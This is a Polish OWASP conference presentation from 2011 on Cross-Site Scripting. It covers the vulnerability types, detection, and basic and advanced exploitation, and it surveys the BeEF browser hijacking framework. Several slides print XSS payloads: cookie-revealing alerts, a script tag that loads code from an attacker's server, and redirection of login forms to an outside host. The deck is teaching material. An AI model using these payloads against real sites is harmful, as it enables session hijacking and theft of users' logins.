



OWASP

Cross-Site Scripting

Ryzyko do zaakceptowania?

OWASP

Warszawa, 27 stycznia 2011

Michał Kurek

Copyright © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document
under the terms of the OWASP License.

The OWASP Foundation

<http://www.owasp.org>

Plan prezentacji

- Omówienie podatności Cross-Site Scripting (XSS)
- Metody identyfikacji XSS
- Podstawowe metody wykorzystania XSS
- Zaawansowane metody wykorzystania XSS

Omówienie podatności Cross-site Scripting

Charakterystyka ataku

- *Cross-site Scripting (XSS)* jest atakiem, którego celem jest nie aplikacja, ale jej użytkownicy
- Atak polegający na umieszczeniu w treści strony internetowej aplikacji nieautoryzowanego kodu, wykonywanego przez przeglądarkę po stronie użytkownika
- Atak wykorzystuje relację zaufania przeglądarki do aplikacji
- Główne rodzaje podatności XSS:
 - ▶ nietrwałe XSS (*non-persistent / reflected XSS*)
 - ▶ trwałe XSS (*persistent / stored XSS*)
 - ▶ *DOM based XSS*

```
http://adres.pl/artykul.php?tytul=">
</script>alert(document.cookie)
</script>
```



Your Name:

Email:

Comments:

Tuesday, April 21, 2009 at 08:43:09: [Imię](#) email@email.com.pl



Omówienie podatności Cross-site Scripting

Problematyka ochrony przed atakami XSS

- Źródłem podatności jest brak odpowiedniej walidacji danych wprowadzanych przez użytkowników
- Bardzo ważna jest ochrona aplikacji przed podatnościami XSS, ponieważ użytkownik ma bardzo małe możliwości ochrony przed tymi atakami
- Wyłączenie w przeglądarce obsługi JavaScript (kod najczęściej wykorzystywany w atakach XSS) utrudni korzystanie z serwisów internetowych
- Atak typu „*persistent XSS*” jest praktycznie niezauważalny przez użytkownika
- Atak typu „*reflected XSS*” wymaga nakłonienia użytkownika do załadowania podeślanego URL
 - metodami inżynierii społecznej
 - podczas załadowania niezauwanej strony internetowej
 - atak nie jest ograniczony tylko do metod GET
- Przeglądając niezauwane serwisy internetowe narażeni jesteśmy na ataki XSS oraz uruchomienie złośliwego kodu

Metody identyfikacji XSS

- Wysłanie danych zawierających najprostszy kod – najczęściej JavaScript
`<SCRIPT>alert('XSS');</SCRIPT>`
- Niektóre serwisy są częściowo chronione przed prostymi atakami XSS:
 - ▶ filtry typu „*black list*”
 - ▶ filtry typu „*white list*”
- W celu ominięcia tych filtrów można stosować wiele technik wymienionych w RSnake’s XSS Cheat Sheet (<http://ha.ckers.org/xss.html>)
- Jeśli ilość znaków jest ograniczeniem, można pobrać zdalny skrypt z serwera atakującego: `<SCRIPT SRC=http://ey.pl/a.js></SCRIPT>`
- Podatność Cross-Site Scripting jest łatwa do identyfikacji przy użyciu narzędzi automatycznych

Podstawowe metody wykorzystania XSS

■ Odczytanie zawartości pliku *cookie*:

- ▶ Kluczowy atak prowadzący do przejęcia sesji innego użytkownika
- ▶ `<SCRIPT>document.write('')</SCRIPT>`

■ Przekierowanie użytkowników:

- ▶ Proste przekierowanie:
`<SCRIPT language="javascript">window.location.href = "http://ey.pl/inna.html";</SCRIPT>`
- ▶ Przekierowanie wyników formularza (np. formularza logowania do aplikacji):
`document.forms[1].action="http://www.ey.pl/"`

■ Podmiana zawartości wyświetlanej strony

■ Zapisywanie zawartości pliku *cookie*:


- ▶ Element ataku *Session Fixation*
- ▶ `document.cookie = "sessionid=1234567890;expires=Sun, 27-Feb-2011;path=/";`

Zaawansowane metody wykorzystania XSS

- Istnieje możliwość uruchamiania dowolnego kodu akceptowanego przez przeglądarkę ofiary
- JavaScript jest rozbudowanym językiem programowania, którego możliwości wykorzystania limitowane są wyłącznie kreatywności atakującego
- Atak może prowadzić do przejęcia kontroli nad przeglądarką ofiary
- Zaawansowane ataki mogą wykorzystywać fakt, że komputer w sieci wewnętrznej ofiary znajduje się w bardziej zaufanej strefie bezpieczeństwa:
 - ▶ nieautoryzowany dostęp do aplikacji intranetowych
 - ▶ ominięcie filtrowania opartego na adresach IP
 - ▶ brak konieczności uwierzytelniania w przypadku rozwiązań Single Sign-On
- W Internecie znajdują się gotowe pakiety oprogramowania do przejmowania przeglądarek z wykorzystaniem XSS:
 - ▶ XSS Proxy
 - ▶ AttackAPI
 - ▶ BeEF (Browser Exploitation Framework)
- Powstają również platformy do tworzenia własnych exploit'ów XSS: durzosplit

Zaawansowane metody wykorzystania XSS

- BeEF – Browser Exploitation Framework stworzony przez Wade Alcorn, do pobrania z <http://www.bindshell.net>
- Interfejs do zarządzania zombie – PHP, kod w przeglądarce – JavaScript
- Dostępne moduły:
 - ▶ Clipboard Stealing
 - ▶ JavaScript Injection
 - ▶ Request Initiation
 - ▶ History Browsing
 - ▶ Port Scanning
 - ▶ Browser Exploits
 - ▶ Inter-Protocol Exploitation



The screenshot displays the BeEF (Browser Exploitation Framework) interface. At the top, there are tabs for 'View', 'Zombies', 'Standard Modules', 'Browser Modules', and 'Network Modules'. The 'Zombies' tab is active, showing a list of zombie browsers with their IP addresses and versions. A dropdown menu is open over the list, showing a search filter 'Bro' and a list of entries with browser icons and IP addresses. Below the list, there are sections for 'Autorun' (Disabled) and 'Zombies' (a list of zombie browsers). On the right side, there is a 'System Information' panel showing details for an Intel Mac OS X 10.5, including screen resolution (1440x900), URL (http://10.0.0.6/beef/hook/example.ph), and cookies (PHPSESSID=898524c84fc69ff75fae2de9, BeEFSession=9e6337b791dc01a2f2321). Below this, there are sections for 'Page Content' (with 'Show' and 'UNSAFE View' options) and 'Key Logger' (with 'Hide' option).

Źródło: <http://www.bindshell.net>

Pytania?

Michał Kurek
Manager, Ernst & Young
e-mail: michal.kurek@pl.ey.com
Tel.: +48 22 557 8715
Fax: +48 22 557 7001